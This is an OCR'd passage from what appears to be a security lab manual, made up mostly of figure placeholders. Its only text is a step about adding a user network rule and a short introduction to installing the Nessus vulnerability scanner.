


Figure 328

VI. Add user Network rule.




Figure 329




Figure 330




Figure 331




Figure 332




Figure 333




Figure 334

Nessus for Vulnerability Scanner

Nessus is a vulnerability scanning tool which scans the PC and generate alerts. Nessus tests each port one by one and decides which service should run in the machine, and make sure about vulnerabilities that could be used by malicious.

I. Installation




Figure 335




Figure 336




Figure 337




Figure 338




Figure 339




Figure 340




Figure 341




Figure 342




Figure 343

